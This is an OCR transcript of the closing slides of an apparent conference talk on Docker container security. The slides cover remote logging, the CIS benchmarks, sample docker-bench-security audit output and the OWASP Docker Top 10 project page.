
Top 10/10

- **Top 10: Logging**
  - Tear down container: logs lost
  - **Remote logging**
    - Container
      - Application
      - Any system server in container (Web, Appl., DB, etc.)
      - (Container)
    - Orchestration
    - Host
      - Plus: Linux auditing (syscalls)


- ~~Docker-run(1):~~
  ~~`-v /dev/log:/dev/log`~~

Do it yourself


- **DIY**
  - CIS benchmarks (https://learn.cisecurity.org/benchmarks)
    - Docker
      - https://github.com/docker/docker-bench-security
    - Kubernetes
      - https://github.com/neuvector/kubernetes-cis-benchmark/ (age)
      - https://kubesec.io



```
[INFO] 5  - Container Runtime
[PASS] 5.1  - Ensure AppArmor Profile is Enabled
[WARN] 5.2  - Ensure SELinux security options are set, if applicable
[WARN]      * No SecurityOptions Found: eloquent_cori
[PASS] 5.3  - Ensure Linux Kernel Capabilities are restricted within containers
[PASS] 5.4  - Ensure privileged containers are not used
[PASS] 5.5  - Ensure sensitive host system directories are not mounted on containers
[PASS] 5.6  - Ensure ssh is not run within containers
[PASS] 5.7  - Ensure privileged ports are not mapped within containers
[NOTE] 5.8  - Ensure only needed ports are open on the container
[PASS] 5.9  - Ensure the host's network namespace is not shared
[WARN] 5.10 - Ensure memory usage for container is limited
[WARN]      * Container running without memory restrictions: eloquent_cori
[WARN] 5.11 - Ensure CPU priority is set appropriately on the container
[WARN]      * Container running without CPU restrictions: eloquent_cori
[WARN] 5.12 - Ensure the container's root filesystem is mounted as read only
[WARN]      * Container running with root FS mounted R/W: eloquent_cori
[PASS] 5.13 -  Ensure incoming container traffic is binded to a specific host interface
[WARN] 5.14 - Ensure 'on-failure' container restart policy is set to '5'
[WARN]      * MaximumRetryCount is not set to 5: eloquent_cori
[PASS] 5.15 - Ensure the host's process namespace is not shared
[PASS] 5.16 - Ensure the host's IPC namespace is not shared
[PASS] 5.17 - Ensure host devices are not directly exposed to containers
[INFO] 5.18 - Ensure the default ulimit is overwritten at runtime, only if needed
[INFO]      * Container no default ulimit override: eloquent_cori
[PASS] 5.19 - Ensure mount propagation mode is not set to shared
[PASS] 5.20 - Ensure the host's UTS namespace is not shared
[PASS] 5.21 - Ensure the default seccomp profile is not Disabled
[NOTE] 5.22 - Ensure docker exec commands are not used with privileged option
[NOTE] 5.23 - Ensure docker exec commands are not used with user option
[PASS] 5.24 - Ensure cgroup usage is confirmed
[WARN] 5.25 - Ensure the container is restricted from acquiring additional privileges
[WARN]      * Privileges not restricted: eloquent_cori
[WARN] 5.26 - Ensure container health is checked at runtime
[WARN]      * Health check not set: eloquent_cori
[INFO] 5.27 - Ensure docker commands always get the latest version of the image
[WARN] 5.28 - Ensure PIDs cgroup limit is used
[WARN]      * PIDs limit not set: eloquent_cori
[INFO] 5.29 - Ensure Docker's default bridge docker0 is not used
[INFO]      * Container in docker0 network: eloquent_cori
[PASS] 5.30 - Ensure the host's user namespaces is not shared
[PASS] 5.31 - Ensure the Docker socket is not mounted inside any containers
```



```
[INFO] 4 - Container Images and Build File
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]       * Running as root: eloquent_cori
[NOTE] 4.2  - Ensure that containers use trusted base images
[NOTE] 4.3  - Ensure unnecessary packages are not installed in the container
[NOTE] 4.4  - Ensure images are scanned and rebuilt to include security patches
[WARN] 4.5  - Ensure Content trust for Docker is Enabled
```



```
[INFO] 4 - Container Images and Build File
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]       * Running as root: k8s_POD_[redacted]
[WARN]       * Running as root: k8s_POD_
[WARN]       * Running as root: k8s_POD_
[WARN]       * Running as root: k8s_POD_
[WARN]       * Running as root: k8s_POD_
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[WARN]       * Running as root: k8s_POD_
[WARN]       * Running as root: k8s_POD_
[WARN]       * Running as root: k8s_POD_
[NOTE] 4.2  - Ensure that containers use trusted base images
[NOTE] 4.3  - Ensure unnecessary packages are not installed in the container
[NOTE] 4.4  - Ensure images are scanned and rebuilt to include security patches
[WARN] 4.5  - Ensure Content trust for Docker is Enabled
```


https://www.owasp.org/index.php/OWASP_Docker_Top_10
Page
Discussion
Read
View source
View history
OWASP
Open Web Application Security Project
[show]

OWASP Docker Top 10

About Docker Top 10

The OWASP Docker Top 10 project is giving you ten bullet points to plan and implement a secure docker container environment. Those 10 points are ordered by relevance. They don't represent risks as each single point in the OWASP Top 10, they represent security controls. The controls range from baseline security to more advanced controls, depended on your security requirements.

You should use it as a

- guidance in the design phase as a system specification or
- for auditing a docker environment,
- also for procurement it could provide a basis for specifying requirements in contracts.

Roadmap

As of **September 2018**, the highest priorities for the next 3 months are:

- **Publish and work on a first draft of the documentation**
- **Complete this first draft**
- **Get other people involved to review the documentation and provide feedback**
- **Incorporate feedback into the documentation**
- **First Release**

Subsequent Releases will add

- **Go from Draft to Release**
- **Being promoted from an Incubator Project to a Lab Project**

Bottom Line

- **Bottom Line Security**
  - Dan Walsh: ”Think about what you‘re doing“
  - **Do:**
    - Proper planning + design incl. security!
- **Build security in!**

about:end

Thank you!

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3957 C9AE ECE1 D0A7 4569
EE60 B905 3A4A 58F5 4F17

🐦 @drwetter

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Head picture: CC-BY-SA 3.0 by “Hullie” https://commons.wikimedia.org/wiki/File:Brussel_grote_markt_360.jpg